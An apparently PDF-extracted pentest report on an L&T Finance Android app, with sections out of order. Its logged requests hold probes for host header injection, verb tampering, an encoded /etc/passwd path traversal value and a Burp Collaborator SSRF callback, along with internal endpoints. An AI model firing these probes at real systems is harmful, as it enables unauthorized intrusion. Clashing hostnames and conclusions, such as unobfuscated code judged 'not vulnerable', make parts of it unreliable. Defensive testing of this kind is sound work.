Next, SecureLayer7 checked for Host Header Injection. SecureLayer7 carried out this attack by adding the other domain link to the host header. SecureLayer7 observed that the application response was 403 Forbidden. SecureLayer7 also tried to bypass this restriction by adding different headers such as X-Forward-For, X-Host, etc., but got no response with 200 OK but did redirect to the other domain. Therefore, this led us to the conclusion that the Android application is not vulnerable to Host header Injection.

The screenshot shows the SecureLayer7 interface with a request and response pane. The request pane shows a GET request to https://dma.ltfs.com with a host header containing a host header injection payload. The response pane shows a 403 Forbidden error from Cloudflare, indicating the attack was detected.

```

Request
GET / HTTP/1.1
Host: securelayer7.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://dma.ltfs.com/
Connection: close
Cookie: srv_id=4972e8b17de569316b4cba7c9e3ea5ab; Path=/AgentApp
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

Response
HTTP/1.1 403 Forbidden
Server: cloudflare
Date: Mon, 11 Mar 2024 08:14:03 GMT
Content-Type: text/html
Content-Length: 151
Connection: close
CF-RAY: 862a16b52bf6ed1-BOM

<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>cloudflare</center>
</body>
</html>

```

Figure#12 Tested for Host Header Injection

Next, SecureLayer7 checked for Information Disclosure via Directory Brute Force and executed this attack by fuzzing files and endpoints on URL PATH. SecureLayer7 observed no sensitive files or directories exposed to an actor. Therefore, this led us to the conclusion that the Android application is not vulnerable to Information Disclosure via Directory Brute Force.

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
16	jmx-console/	404	<input type="checkbox"/>	<input type="checkbox"/>	499	
17	jmx-console/HtmlAdaptor	404	<input type="checkbox"/>	<input type="checkbox"/>	499	
18	status	404	<input type="checkbox"/>	<input type="checkbox"/>	499	
19	web-console	404	<input type="checkbox"/>	<input type="checkbox"/>	499	
20	web-console/	404	<input type="checkbox"/>	<input type="checkbox"/>	499	
21	web-console/AOPBinding.jsp	404	<input type="checkbox"/>	<input type="checkbox"/>	499	
22	web-console/Invoker	404	<input type="checkbox"/>	<input type="checkbox"/>	499	
23	web-console/ServerInfo.jsp	404	<input type="checkbox"/>	<input type="checkbox"/>	499	
24	web-console/SysProperties.jsp	404	<input type="checkbox"/>	<input type="checkbox"/>	499	
25	web-console/WebModule.jsp	404	<input type="checkbox"/>	<input type="checkbox"/>	499	
26	web-console/applet.jsp	404	<input type="checkbox"/>	<input type="checkbox"/>	499	
27	web-console/listMonitors.jsp	404	<input type="checkbox"/>	<input type="checkbox"/>	499	
28	web-console/status	404	<input type="checkbox"/>	<input type="checkbox"/>	499	

Request Response

Raw Params Headers Hex

```
GET /web-console%2fServerInfo%2ejsp HTTP/1.1
Host: dma.lffs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://4glllpoyhqex517d8ah9ea2j6ac00p.burpcollaborator.net
Connection: close
Cookie: srv_id=4972e8b17de569316b4cba7c9e3ea5ab; Path=/AgentApp
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Type a search term 0 matches

Figure#13 Tested for Information Disclosure via Directory Brute Force

Next, SecureLayer7 checked for HTTP Verb Tampering attacks by manipulating the HTTP verb other than the GET and POST methods. The HTTP methods were changed to CONNECT, TRACE, and HEAD using the proxy tool. However, it was observed that the server has restricted HTTP methods, responding with an HTTP 405 Methods Not Allowed error. Therefore, this led us to the conclusion that the Android application is not vulnerable to HTTP Verb Tampering attacks.

The screenshot shows the SecureLayer7 interface. At the top, there are tabs for Results, Target, Positions, Payloads, and Options. A search bar below the tabs says "Filter: Showing all items". The main area displays a table of requests:

Request	Payload	Status	Error	Timeout	Length	Comment
4	POST	411			918	
5	PUT	411			918	
7	TRACE	405			316	
1	OPTIONS	403			366	
6	DELETE	403			366	
9	PROPFIND	403			366	
10	PROPPATCH	403			366	
11	MKCOL	403			366	
12	COPY	403			1058	
13	MOVE	403			366	
14	LOCK	403			366	
15	UNLOCK	403			366	
17	REPORT	403			366	

Below the table, there are tabs for Request and Response. Under Response, the raw request is shown:

```
TRACE /console HTTP/1.1
Host: dma.llfs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://dma.llfs.com/
Connection: close
Cookie: srv_id=4972e8b17de569316b4cba7c9e3ea5ab; Path=/AgentApp
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

At the bottom, there are navigation buttons and a search bar.

Figure#14 Tested for Verb Tampering

Next, SecureLayer7 checked for Path Traversal vulnerabilities. The application was examined by attempting to access files outside the intended directory. It was observed that the application properly validated user input and effectively prevented access to files outside the intended directory. As a result, the application demonstrated resilience against path traversal attacks, with the server responding with a 200 OK status code, confirming the successful mitigation of path traversal vulnerabilities. Therefore, this led us to the conclusion that the Android application is not vulnerable to Path Traversal vulnerabilities.

The screenshot shows the SecureLayer7 interface. At the top, there are tabs for Results, Target, Positions, Payloads, and Options. A search bar below the tabs says "Type a search term". The main area displays a table of requests:

Request	Raw	Params	Headers	Hex
1	GET /console HTTP/1.1			
2	Host: dma.llfs.com			
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0			
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			
5	Accept-Language: en-US,en;q=0.5			
6	Accept-Encoding: gzip, deflate			
7	Referer: https://dma.llfs.com/			
8	Connection: close			
9	Cookie: srv_id=4972e8b17de569316b4cba7c9e3ea5ab; Path=%2f%2f%2f%2f%2fetc%2fpasswd			
10	Upgrade-Insecure-Requests: 1			
11	Sec-Fetch-Dest: document			
12	Sec-Fetch-Mode: navigate			
13	Sec-Fetch-Site: same-origin			
14	Sec-Fetch-User: ?1			

Below the table, there are tabs for Response, Raw, Headers, and Hex. Under Response, the raw response is shown:


```
HTTP/1.1 200 OK
Date: Mon, 11 Mar 2024 08:10:17 GMT
Content-Length: 638
Connection: close
set-cookie: srv_id=4972e8b17de569316b4cba7c9e3ea5ab; expires=Mon, 11-Mar-24 09:10:17 GMT; max-age=3600, domain=dma.llfs.com, path=/; Path=/AgentApp; HttpOnly; Secure
location: http://dma.llfs.com:9990/console
x-permitted-cross-domain-policies: none
cache-control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
pragma: no-cache
access-control-allow-credentials: false
referrer-policy: strict-origin
via: 1.1 google, 1.1 google
CF-Cache-Status: DYNAMIC
Server: cloudflare
CF-RAY: 862a11329fe831c-BOM
```

At the bottom, there are navigation buttons and a search bar.

Figure#15 Tested for Path Traversal


Next, SecureLayer7 checked for Blind Server-Side Request Forgery (SSRF). SecureLayer7 carried out this attack by adding request headers like X-Forwarded-For, Referer Request Header, etc. to trigger requests to external resources, specifically using the Burp Collaborator as an external endpoint. Despite multiple attempts to manipulate these parameters, SecureLayer7 did not observe any evidence of successful

SSRF attacks or interactions with the Burp Collaborator, confirming that the endpoints effectively validate and restrict input parameters, thus preventing unauthorized access to external resources. Therefore, this led SecureLayer7 to the conclusion that the application is not vulnerable to the blind Server-Side Request Forgery (SSRF) vulnerability.



Figure#16 Tested for Blind Server-Side Request Forgery (SSRF) Vulnerability.

Next, SecureLayer7 checked for Source Code Obfuscation, or not in which attacker can read and understand the source code easily of the Android Application. However it was observed that the application has source code is not obfuscated. Therefore, this led SecureLayer7 to the conclusion that the application is not vulnerable to Source Code Obfuscation.



Figure#17 Tested for Source Code Obfuscation

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for NoSQL Injection, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the

application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.


## Attack Narrative- WRL-WRF Application Pentest

### Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T about the risk associated with AN of WRF Android App Android application.

### Scope: com.ltfs.lti.ltfs

First, we checked for an Android Debug Flag. The android: debuggable flag set to true enables an attacker to debug the application, making it easier for them to gain access to parts of the application that should be kept secure. The android: debuggable flag is set as false. The application is not vulnerable to the Android Debug Flag.



```

<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-feature android:name="android.hardware.telephony" android:required="false"/>
<uses-feature android:name="android.hardware.camera.any" android:required="true"/>
<uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
<queries>
    <intent>
        <action android:name="android.media.action.IMAGE_CAPTURE"/>
    </intent>
</queries>
<uses-feature android:name="android.hardware.camera" android:required="false"/>
<uses-feature android:name="android.hardware.camera.front" android:required="false"/>
<uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
<uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
<uses-feature android:name="android.hardware.wifi" android:required="false"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="com.google.android.cdma.permission.RECEIVE"/>
<uses-permission android:name="com.google.android.finsky.permission.BIND_INSTALL_REFERRER_SERVICE"/>
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/applogo" android:name="application.LTFSApplication" android:debuggable="false" android:allowBackup="false" android:hardwareAccelerated="false" android:largeHeap="true" android:supportsRtl="true" android:usesCleartextTraffic="true" android:networkSecurityConfig="@xml/network_security_config" android:appComponentFactory="androidx.core.app.CoreComponentFactory">
    <activity android:name="com.ltfs.lti.ltfs.SignSanctionLetterActivity" android:exported="false"/>
    <activity android:name="com.ltfs.lti.lti.AwaitingConsentActivity" android:exported="false" android:screenOrientation="portrait"/>
    <activity android:name="com.ltfs.lti.fm.kotlin.repayment.RepayTRInputDetailsActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.repayment.RepaymentConsentLetterScreen" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.repayment.PaymentSummaryScreen" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.repayment.ReleaseScreenThree" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.repayment.ReleaseScreenTwo" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.repayment.ReleaseScreenOne" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.activities.ShareHoldingPatternActivity" android:exported="false"/>
    <meta-data android:name="android.app.lib_name" android:value="" />
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.BankersMandate_Activity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.activities.SubmitBankStatementActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.activities.UTRActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.MandateSetupPart_BActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.processor.OnlineGstCertificationActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.activities.FinancialDataFetchingActivity" android:screenOrientation="portrait" android:configChanges="screenSize|screenLayout|keyboardHidden|keyboard|android:windowSoftInputMode=adjustResize|stateHidden" />
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.repayment.ListoffClientRepaymentActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.margincall.ListoffClientMarginCallActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.margincall.WHR_MarginCallActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.repayment.UTR_ScreenActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.repayment.ChargeScreenActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.repayment.ReleaseScreen_PartIMActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.processor.KYC_CurrentBusinessAddressActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.processor.gst_CertificateActivity" android:exported="false" android:parentActivityName="com.ltfs.lti.fm.dashboardactivity"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.activities.Capture_Bank_Ac_DetailsActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.kotlin.activities.STPActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.DisbursementHomeActivity" android:screenOrientation="portrait" android:parentActivityName="com.ltfs.lti.fm.dashboardactivity"/>

```

Figure#01 Tested for Android Debug Flag Check

Next, we tested the application for Sensitive Data on URLs. SecureLayer7 carried out this attack by finding all the URLs in the smalli file and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, this led SecureLayer7 to the conclusion that the Android application is not vulnerable to sensitive data exposure with URLs.

<https://dp.ltfs.com:456/LTFSPerfiosApp/api/geteKycDetailNew>  
<https://dp.ltfs.com:456/LTFSPerfiosApp/api/geteKycDetailNew>  
<https://apiclouduat.ltfs.com/Ltfs/api/>  
<https://apiclouduat.ltfs.com:1128/LTFSWarehouseApp/api/>  
<https://apiclouduat.ltfs.com:1127/LTFSWarehouseApp/api/>  
<https://apicloud.ltfs.com:1129/LTFSWarehouseApp/api/>  
<https://apiclouduat.ltfs.com:1128/LTFSPerfiosApp/api/gstOnline/gstOnlineCallback>  
<https://apiclouduat.ltfs.com:1128/LTFSPerfiosApp/api/itrOnline/itrOnlineReportStatus>  
<https://apiclouduat.ltfs.com:1128/LTFSPerfiosApp/api/itrOnline/itrOnlineReportStatus>  
<https://apiclouduat.ltfs.com:1127/LTFSWarehouseApp/api/>  
<https://apicloud.ltfs.com:1129/LTFSWarehouseApp/api/>  
<https://apiclouduat.ltfs.com:1127/LTFSWarehouseApp/api/>  
<https://apicloud.ltfs.com:1129/LTFSWarehouseApp/api/>  
<https://apiclouduat.ltfs.com:1127/LTFSWarehouseApp/api/>  
<https://apicloud.ltfs.com:1129/LTFSWarehouseApp/api/>  
<https://apiclouduat.ltfs.com:1127/LTFSFarmApp/api/twhLogin>  
<https://dp.ltfs.com:456/LTFSPerfiosApp/api/geteKycDetailNew>  
<https://dp.ltfs.com:456/LTFSPerfiosApp/api/geteKycOtpNew>  
<https://dp.ltfs.com:456/LTFSPerfiosApp/api/getVerifiedEkycOtpNew>  
<https://mirror.ltfs.com/LTFSFarmApp/api/twhLogin>  
<https://apiclouduat.ltfs.com:1127/LTFSFarmApp/>  
<https://apiclouduat.ltfs.com:1127/LTFSWarehouseApp/api/>  
<https://apiclouduat.ltfs.com:1127/LTFSWarehouseApp/api/>  
<https://apiclouduat.ltfs.com:1127/LTFSFarmApp/StartAPI.jsp>  
<https://apiclouduat.ltfs.com:1127/LTFSFarmApp>Welcome.jsp>  
<https://apiclouduat.ltfs.com:1127/LTFSFarmApp/api/sendPerfiosReportTOLOS>  
<https://apiclouduat.ltfs.com:1127/LTFSFarmApp/api/generateLink>  
<https://apiclouduat.ltfs.com:1127/LTFSFarmApp/api/getInstitutionList>  
<https://apiclouduat.ltfs.com:1127/LTFSFarmApp/api/perfiosStatement>  
<https://apiclouduat.ltfs.com:1127/LTFSFarmApp/api/perfiosITR>  
<https://apiclouduat.ltfs.com:1127/LTFSFarmApp/PerfiosITRServlet.jsp>  
<https://apicloud.ltfs.com:1129/LTFSWarehouseApp/>  
<https://apicloud.ltfs.com:1129/LTFSWarehouseApp/api/>  
<https://dp.ltfs.com:456/LTFSPerfiosApp/>  
<https://dp.ltfs.com:456/LTFSPerfiosApp/StartAPI.jsp>  
<https://dp.ltfs.com:456/LTFSPerfiosApp>Welcome.jsp>  
<https://dp.ltfs.com:456/LTFSPerfiosApp/api/sendPerfiosReportTOLOS>  
<https://dp.ltfs.com:456/LTFSPerfiosApp/api/generateLink>  
<https://dp.ltfs.com:456/LTFSPerfiosApp/api/getInstitutionList>  
<https://dp.ltfs.com:456/LTFSPerfiosApp/api/perfiosStatement>  
<https://dp.ltfs.com:456/LTFSPerfiosApp/api/perfiosITR>  
<https://dp.ltfs.com:456/LTFSPerfiosApp/PerfiosITRServlet.jsp>  
<https://dp.ltfs.com:456/LTFSPerfiosApp/api/validatePDF>

*Figure#02 Tested for Sensitive Data on URLs*

Next, we tested the application for Insecure Data Storage with the Firebase database URL. `securelayer7` tried to find the Firebase URL with the `JADX-gui` tool. However, it was observed that the application source code does not have a hardcoded Firebase database URL. Therefore, this led `SecureLayer7` to the conclusion that the Android application is not vulnerable to Insecure Data Storage with a Firebase URL.

*Figure#03 Tested for Firebase Database URL*

Next, we tested the application for *Sensitive Data Exposure on Source Code*, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for sensitive data exposure to identify the presence of sensitive hard-coded information such as API keys, username, password etc., Securelayer7 observed that there is no sensitive data exposed through source code. Therefore, this led SecureLayer7 to the conclusion that the Android application is not vulnerable to *Sensitive Data Exposure on Source Code*.

Search for text:

Search definitions of:  Class  Method  Field  Code  Resource  Comments

Search options:  Case-insensitive  Regex  Active tab only

Node
com.android.core.app.NotificationCompat
co.hyperverge.hypersnapsdk.c.h.f.b(String, String) String
co.hyperverge.hypersnapsdk.c.h.f.b(String, String) String
com.ltfs.lti.fm.futils.FmEncryptionLogic
com.ltfs.lti.fm.futils.FmEncryptionLogic
com.ltfs.lti.fm.futils.FmEncryptionLogic.decryptForLogin(String) String
com.ltfs.lti.fm.futils.FmEncryptionLogic.decryptForLogin(String) String
com.ltfs.lti.fm.futils.FmEncryptionLogic.encryptForLogin(String) String
com.ltfs.lti.fm.futils.FmEncryptionLogic.encryptForLogin(String) String
com.mixpanel.android.mpmetrics.MixpanePushNotification
okio.Buffer
okio.Buffer.hmac(String, ByteString) ByteString
okio.ByteString
okio.ByteString.hmac(String, ByteString) ByteString
okio.HashingSink
okio.HashingSink.HashingSink(Sink, ByteString, String) void
okio.HashingSource
okio.HashingSource.HashingSource(Source, ByteString, String) void
org.apache.pdfbox.pdmodel.interactive.annotation.PDAnnotationRubberStamp
utils.utility
utils.utility
utils.utility.decrypt(String) String
utils.utility.decrypt(String) String
utils.utility.encrypt(String) String
utils.Utility.encrypt(String) String
public static final int VISIBILITY_SECRET = -1;
import javax.crypto.spec.SecretKeySpec;
mac.init(new SecretKeySpec(str.getBytes(StandardCharsets.UTF_8), "HmacSHA256"));
import javax.crypto.SecretKey;
import javax.crypto.SecretKeyFactory;
SecretKey generateSecret = SecretKeyFactory.getInstance("DESede").generateSecret();
cipher.init(2, generateSecret);
SecretKey generateSecret = SecretKeyFactory.getInstance("DESede").generateSecret();
cipher.init(1, generateSecret);
private static final String VISIBILITY_SECRET = "VISIBILITY_SECRET";
mac.init(new SecretKeySpec(bytetoByteArray(), str));
import javax.crypto.spec.SecretKeySpec;
mac.init(new SecretKeySpec(bytetoByteArray(), str));
import javax.crypto.spec.SecretKeySpec;
mac.init(new SecretKeySpec(bytetoByteArray(), str));
import javax.crypto.spec.SecretKeySpec;
mac.init(new SecretKeySpec(bytetoByteArray(), str));
import javax.crypto.spec.SecretKeySpec;
mac.init(new SecretKeySpec(bytetoByteArray(), str));
import javax.crypto.spec.SecretKeySpec;
mac.init(new SecretKeySpec(bytetoByteArray(), str));
public static final String NAME_TO_SECRET = "TopSecret";
import javax.crypto.SecretKey;
import javax.crypto.SecretKeyFactory;
SecretKey generateSecret = SecretKeyFactory.getInstance("DESede").generateSecret();
cipher.init(2, generateSecret);
SecretKey generateSecret = SecretKeyFactory.getInstance("DESede").generateSecret();
cipher.init(1, generateSecret);

Load all   Found 25 (complete)

Keep open

Figure#04 Tested for Sensitive Data Exposure on Source Code - 1

Figure#05 Tested for Sensitive Data Exposure on Source Code - 1

Next, we tested the application for installation of the target APK on an Insecure Version of the OS. This was done by checking the Minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 21. Therefore, this led us to the conclusion that the Android application is not vulnerable to Android application installation on Insecure OS versions.

